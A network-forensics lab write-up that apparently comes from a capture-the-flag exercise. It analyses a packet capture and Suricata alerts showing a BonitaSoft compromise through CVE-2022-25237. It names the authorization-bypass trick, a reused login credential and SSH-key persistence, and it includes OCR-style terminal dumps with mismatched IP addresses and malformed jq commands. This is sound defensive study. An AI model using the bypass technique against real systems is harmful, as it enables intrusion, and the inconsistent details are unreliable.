

Network Forensics & Exploit Analysis

Objective

Investigate a PCAP (meercat.pcapng) and JSON alert logs (meercat-alerts.json) to determine whether a startup's business management platform (BonitaSoft) was compromised via exploitation of **CVE-2022-25237** (authorization bypass → remote code execution).

Executive Summary

Attack Confirmed

- An attacker (156.1.146.62) performed **credential stuffing** (MITRE T1110.004) using reused credentials (e.g., se.broom:government).
- Exploited **CVE-2022-25237** by appending /i18ntranslation to API endpoints, bypassing authentication.
- Executed remote commands (whoami, /etc/passwd leak) and established **persistent SSH access** via a malicious public key.
- **Persistence:** Attacker added an SSH key to /home/ubuntu/.ssh/authorized_keys (MITRE T1098.004).

Key Evidence

- 118 login attempts (56 unique credentials); **1 successful login** confirmed via HTTP 204 response.
 - Alerts triggered for:
 - python-requests User-Agent
 - /etc/passwd exposure
 - BonitaSoft RCE exploitation
 - Attacker downloaded a script from paste.c-net.org to deploy the SSH backdoor.
-

Tools Used

Category	Tools
Log Analysis	jq, cat, sort, uniq, grep, cut
PCAP Analysis	Wireshark, tcpdump
Environment	Kali Linux VM on Virtualbox

Category


OSINT/Research

Tools

Browser-based CVE validation (Rhino Security Labs), MITRE ATT&CK mapping

Lab Setup & Environment

- **Host OS:** Windows 10
- **Virtualization:** Kali linux
- **Files Provided:**
 - meercat.pcapng – Packet capture of network activity
 - meercat-alerts.json – Alert log in JSON format



Step-by-Step Investigation

1. Initial File Inspection

Used basic Linux commands to inspect downloaded files:

```
bash
ls
cat meercat-alerts.json
cat meercat.pcapng
```

Identified:

- .json is a structured ASCII text file (alert logs).
- .pcapng is a network capture file.

2. Parsing JSON Logs with jq

Installed jq to parse and query JSON data:

```
bash
sudo apt install jq
```

Then ran:

```
bash
jq '.' meercat-alerts.json
```

This printed the full structured content — including timestamps, source/destination IPs, ports, and alert metadata.


```
File Actions Edit View Help


2002911,"gid":1,"rev":6,"metadata":{"signature_severity":null,"former_category":null,"attack_target":null,"deployment":null,"affected_product":null,"created_at":["2010_07_30"],"performance_impact":null,"updated_at":["2010_07_30"],"malware_family":null,"tag":null},"flow_id":2061169335349808,"pcap_cnt":540,"tx_id":null,"icmp_code":null,"icmp_type":null,"tunnel":null,"community_id":1:"hlz1WXQVxixJVn7ivfxYyciVnY="},{ts:"2023-01-19T15:30:20.193261Z","event_type":"alert","src_ip":"156.146.62.213","src_port":52332,"dest_ip":"172.31.6.44","dest_port":1521,"vlan":null,"proto":"TCP","app_proto":null,"alert":{"severity":2,"signature":"ET SCAN Suspicious inbound to Oracle SQL port 1521","category":"Potentially Bad Traffic","action":"allowed","signature_id":2010936,"gid":1,"rev":3,"metadata":{"signature_severity":null,"former_category":["HUNTING"],"attack_target":null,"deployment":null,"affected_product":null,"created_at":["2010_07_30"],"performance_impact":null,"updated_at":["2018_03_27"],"malware_family":null,"tag":null},"flow_id":1706645554787053,"pcap_cnt":414,"tx_id":null,"icmp_code":null,"icmp_type":null,"tunnel":null,"community_id":1:"DKQqodfWA0biQ9EdzrhEH2HHCe0="},{ts:"2023-01-19T15:30:18.152012","event_type":"alert","src_ip":"156.146.62.213","src_port":52274,"dest_ip":"172.31.6.44","dest_port":5432,"vlan":null,"proto":"TCP","app_proto":null,"alert":{"severity":2,"signature":"ET SCAN Suspicious inbound to PostgreSQL port 5432","category":"Potentially Bad Traffic","action":"allowed","signature_id":2010939,"gid":1,"rev":3,"metadata":{"signature_severity":null,"former_category":["HUNTING"],"attack_target":null,"deployment":null,"affected_product":null,"created_at":["2010_07_30"],"performance_impact":null,"updated_at":["2018_03_27"],"malware_family":null,"tag":null},"flow_id":1368846376784330,"pcap_cnt":300,"tx_id":null,"icmp_code":null,"icmp_type":null,"tunnel":null,"community_id":1:"EU5rO3d34Hp5Qbb/LG3lB8sgYzE="},{ts:"2023-01-19T15:30:13.352229Z","event_type":"alert","src_ip":"156.146.62.213","src_port":52153,"dest_ip":"172.31.6.44","dest_port":3306,"vlan":null,"proto":"TCP","app_proto":null,"alert":{"severity":2,"signature":"ET SCAN Suspicious inbound to MySQL port 3306","category":"Potentially Bad Traffic","action":"allowed","signature_id":2010937,"gid":1,"rev":3,"metadata":{"signature_severity":null,"former_category":["HUNTING"],"attack_target":null,"deployment":null,"affected_product":null,"created_at":["2010_07_30"],"performance_impact":null,"updated_at":["2018_03_27"],"malware_family":null,"tag":null},"flow_id":466078610579429,"pcap_cnt":70,"tx_id":null,"icmp_code":null,"icmp_type":null,"tunnel":null,"community_id":1:"rymcTMg8TqiPNQNFNTgIWRqM80="},{ts:"2023-01-19T15:29:58.697578Z","event_type":"alert","src_ip":"89.248.163.31","src_port":44726,"dest_ip":"172.31.6.44","dest_port":26437,"vlan":null,"proto":"TCP","app_proto":null,"alert":{"severity":2,"signature":"ET DROP Dshield Block Listed Source group 1","category":"Misc Attack","action":"allowed","signature_id":2402000,"gid":1,"rev":6524,"metadata":{"signature_severity":["Major"],"former_category":null,"attack_target":["Any"],"deployment":["Perimeter"],"affected_product":["Any"],"created_at":["2010_12_30"],"performance_impact":null,"updated_at":["2023_01_18"],"malware_family":null,"tag":["Dshield"]},"flow_id":1028218961700074,"pcap_cnt":20,"tx_id":null,"icmp_code":null,"icmp_type":null,"tunnel":null,"community_id":1:"sDZgP8mg9wiHsz827dD0G/iFwas="},{ts:"2023-01-19T15:29:37.024519Z","event_type":"alert","src_ip":"185.156.73.100","src_port":56094,"dest_ip":"172.31.6.44","dest_port":16014,"vlan":null,"proto":"TCP","app_proto":null,"alert":{"severity":2,"signature":"ET DROP Dshield Block Listed Source group 1","category":"Misc Attack","action":"allowed","signature_id":2402000,"gid":1,"rev":6524,"metadata":{"signature_severity":["Major"],"former_category":null,"attack_target":["Any"],"deployment":["Perimeter"],"affected_product":["Any"],"created_at":["2010_12_30"],"performance_impact":null,"updated_at":["2023_01_18"],"malware_family":null,"tag":["Dshield"]},"flow_id":1343437347577799,"pcap_cnt":7,"tx_id":null,"icmp_code":null,"icmp_type":null,"tunnel":null,"community_id":1:"sgVZy8lYgrLVpwHDeViH/qCy4="}}

(kali@kali)-[~/Downloads/meerkat]
$ jq .meerkat-alerts.json
Command 'jq' not found, but can be installed with:
sudo apt install jq
Do you want to install it? (N/y)y
[sudo] password for kali: 
```

```
File Actions Edit View Help

{
  "vlan": null,
  "proto": "TCP",
  "app_proto": "http",
  "alert": {
    "severity": 3,
    "signature": "ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management",
    "category": "Not Suspicious Traffic",
    "action": "allowed",
    "signature_id": 2013504,
    "gid": 1,
    "rev": 6,
    "metadata": {
      "signature_severity": null,
      "former_category": [
        "POLICY"
      ],
      "attack_target": null,
      "deployment": null,
      "affected_product": null,
      "created_at": [
        "2011_08_31"
      ],
      "performance_impact": null,
      "updated_at": [
        "2020_04_22"
      ],
      "malware_family": null,
      "tag": null
    }
  },
  "flow_id": 1196963985982442,
  "pcap_cnt": 4184,
  "tx_id": 4,
  "icmp_code": null,
  "icmp_type": null,
  "tunnel": null,
  "community_id": "1:hVYSUB2hT3FFeXNwmy6i+6EFB3c="
}
```



3. Extracting Alert Signatures

Queried and listed all unique alert signatures using:

```
bash
jq -r '.[].alert.signature' meercat-alerts.json | sort | uniq -c | sort -nr
```

📌 Top Signature Found:

User-Agent: Python Requests inbound to web server (134 events)

📌 Other Alerts:

- ET ATTACK_RESPONSE Possible /etc/passwd Leak
- Possible staging for CVE-2022-25237

Saved output to:

```
bash
> signatures.txt
```

```
kali@kali: ~/Downloads/meerkat
File Actions Edit View Help
ET SCAN Suspicious inbound to MSSQL port 1433
ET CINS Active Threat Intelligence Poor Reputation IP group 84
ET DROP Dshield Block Listed Source group 1
ET SCAN Potential VNC Scan 5900-5920
ET SCAN Suspicious inbound to Oracle SQL port 1521
ET SCAN Suspicious inbound to PostgreSQL port 5432
ET SCAN Suspicious inbound to MySQL port 3306
ET DROP Dshield Block Listed Source group 1
ET DROP Dshield Block Listed Source group 1


(kali@kali)-~/Downloads/meerkat
$ jq -r '[].alert.signature meerkat-alerts.json -r | sort | uniq -c | sort -nr
134 ET INFO User-Agent (python-requests) Inbound to Webserver
59 ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)
17 ET DROP Dshield Block Listed Source group 1
12 ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
6 ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management
4 GPL WEB_SERVER DELETE attempt
4 ET EXPLOIT Bonitasoft Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)
4 ET EXPLOIT Bonitasoft Authorization Bypass and RCE Upload M1 (CVE-2022-25237)
3 ET CINS Active Threat Intelligence Poor Reputation IP group 84
3 ET CINS Active Threat Intelligence Poor Reputation IP group 82
2 null
1 GPL SNMP public access udp
1 ET SCAN Suspicious inbound to PostgreSQL port 5432
1 ET SCAN Suspicious inbound to Oracle SQL port 1521
1 ET SCAN Suspicious inbound to MySQL port 3306
1 ET SCAN Suspicious inbound to MSSQL port 1433
1 ET SCAN Potential VNC Scan 5900-5920
1 ET SCAN Potential VNC Scan 5800-5820
1 ET CINS Active Threat Intelligence Poor Reputation IP group 81
1 ET CINS Active Threat Intelligence Poor Reputation IP group 76
1 ET CINS Active Threat Intelligence Poor Reputation IP group 31
1 ET CINS Active Threat Intelligence Poor Reputation IP group 29
1 ET CINS Active Threat Intelligence Poor Reputation IP group 13
1 ET ATTACK_RESPONSE Possible /etc/passwd via HTTP (linux style)
1 ET 3CORESec Poor Reputation IP group 42
1 ET 3CORESec Poor Reputation IP group 18

(kali@kali)-~/Downloads/meerkat
$
```

```
kali@kali: ~/Downloads/meerkat
File Actions Edit View Help
ET SCAN Suspicious inbound to MSSQL port 1433
ET CINS Active Threat Intelligence Poor Reputation IP group 84
ET DROP Dshield Block Listed Source group 1
ET SCAN Potential VNC Scan 5900-5920
ET SCAN Suspicious inbound to Oracle SQL port 1521
ET SCAN Suspicious inbound to PostgreSQL port 5432
ET SCAN Suspicious inbound to MySQL port 3306
ET DROP Dshield Block Listed Source group 1
ET DROP Dshield Block Listed Source group 1

(kali@kali)-~/Downloads/meerkat
$ jq -r '[].alert.signature meerkat-alerts.json -r | sort | uniq -c | sort -nr
134 ET INFO User-Agent (python-requests) Inbound to Webserver
59 ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)
17 ET DROP Dshield Block Listed Source group 1
12 ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
6 ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management
4 GPL WEB_SERVER DELETE attempt
4 ET EXPLOIT Bonitasoft Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)
4 ET EXPLOIT Bonitasoft Authorization Bypass and RCE Upload M1 (CVE-2022-25237)
3 ET CINS Active Threat Intelligence Poor Reputation IP group 84
3 ET CINS Active Threat Intelligence Poor Reputation IP group 82
2 null
1 GPL SNMP public access udp
1 ET SCAN Suspicious inbound to PostgreSQL port 5432
1 ET SCAN Suspicious inbound to Oracle SQL port 1521
1 ET SCAN Suspicious inbound to MySQL port 3306
1 ET SCAN Suspicious inbound to MSSQL port 1433
1 ET SCAN Potential VNC Scan 5900-5920
1 ET SCAN Potential VNC Scan 5800-5820
1 ET CINS Active Threat Intelligence Poor Reputation IP group 81
1 ET CINS Active Threat Intelligence Poor Reputation IP group 76
1 ET CINS Active Threat Intelligence Poor Reputation IP group 31
1 ET CINS Active Threat Intelligence Poor Reputation IP group 29
1 ET CINS Active Threat Intelligence Poor Reputation IP group 13
1 ET ATTACK_RESPONSE Possible /etc/passwd via HTTP (linux style)
1 ET 3CORESec Poor Reputation IP group 42
1 ET 3CORESec Poor Reputation IP group 18

(kali@kali)-~/Downloads/meerkat
$ jq -r '[].alert.signature meerkat-alerts.json -r | sort | uniq -c | sort -nr > signatures.txt
```



4. Analyzing Source IPs

Pulled all unique source IPs using:


```
bash
jq -r '[].src_ip' meerkat-alerts.json | sort | uniq -c | sort -nr
```

🔍 Top IPs Involved in Alerted Events:

- 156.1.146.62
- 138.99.59.221

Saved output to:

```
bash
> source-ips.txt
```



5. Correlating IPs with Signatures

Combined source IPs and alert signatures for correlation:

```

bash
jq -r '.[ ] | "\(.src_ip) - \(.alert.signature)"' meercat-alerts.json | sort

```

Found that:


- 156.1.146.62 was repeatedly associated with Python-based web requests.
- This same IP also triggered alerts related to CVE-2022-25237.

```
kali@kali: ~/Downloads/meerkat
File Actions Edit View Help

(kali@kali)~/Downloads/meerkat
$ jq -r '[] | "\(.src_ip)\(.alert.signature)"' meerkat-alerts.json | sort | uniq -c | sort -nr
116 156.146.62.213ET INFO User-Agent (python-requests) Inbound to Webserver
56 156.146.62.213ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)
18 138.199.59.221ET INFO User-Agent (python-requests) Inbound to Webserver
9 138.199.59.221ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
6 172.31.6.44ET POLICY GNU/Linux API User-Agent Outbound likely related to package management
4 172.31.6.44ET EXPLOIT Bonitasoft Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)
3 156.146.62.213ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
3 138.199.59.221GPL WEB_SERVER DELETE attempt
3 138.199.59.221ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)
3 138.199.59.221ET EXPLOIT Bonitasoft Authorization Bypass and RCE Upload M1 (CVE-2022-25237)
2 nullnull
1 92.63.197.133ET DROP Dshield Block Listed Source group 1
1 92.63.197.131ET DROP Dshield Block Listed Source group 1
1 92.63.197.131ET CINS Active Threat Intelligence Poor Reputation IP group 84
1 91.240.118.77ET CINS Active Threat Intelligence Poor Reputation IP group 84
1 91.240.118.224ET CINS Active Threat Intelligence Poor Reputation IP group 84
1 89.248.165.209ET DROP Dshield Block Listed Source group 1
1 89.248.165.209ET CINS Active Threat Intelligence Poor Reputation IP group 82
1 89.248.165.187ET DROP Dshield Block Listed Source group 1
1 89.248.165.187ET CINS Active Threat Intelligence Poor Reputation IP group 82
1 89.248.165.104ET DROP Dshield Block Listed Source group 1
1 89.248.165.104ET CINS Active Threat Intelligence Poor Reputation IP group 82
1 89.248.163.31ET DROP Dshield Block Listed Source group 1
1 89.248.163.108ET DROP Dshield Block Listed Source group 1
1 87.246.7.70ET DROP Dshield Block Listed Source group 1
1 87.246.7.70ET CINS Active Threat Intelligence Poor Reputation IP group 81
1 79.143.188.51ET 3CORESec Poor Reputation IP group 42
1 79.124.62.86ET DROP Dshield Block Listed Source group 1
1 79.124.62.86ET CINS Active Threat Intelligence Poor Reputation IP group 76
1 45.143.200.50ET DROP Dshield Block Listed Source group 1
1 45.143.200.50ET CINS Active Threat Intelligence Poor Reputation IP group 31
1 43.142.67.218ET CINS Active Threat Intelligence Poor Reputation IP group 29
1 23.94.216.243ET CINS Active Threat Intelligence Poor Reputation IP group 13
1 212.70.149.38ET DROP Dshield Block Listed Source group 1
1 212.70.149.130ET DROP Dshield Block Listed Source group 1
1 205.210.31.20ET DROP Dshield Block Listed Source group 1
1 193.163.125.71ET DROP Dshield Block Listed Source group 1
1 193.163.125.108ET DROP Dshield Block Listed Source group 1
```

```
kali@kali: ~/Downloads/meerkat
File Actions Edit View Help

(kali@kali)~/Downloads/meerkat
$ jq -r '[] | "\(.src_ip)\(.alert.signature)"' meerkat-alerts.json | sort | uniq -c | sort -nr
116 156.146.62.213 ET INFO User-Agent (python-requests) Inbound to Webserver
56 156.146.62.213 ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)
18 138.199.59.221 ET INFO User-Agent (python-requests) Inbound to Webserver
9 138.199.59.221 ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
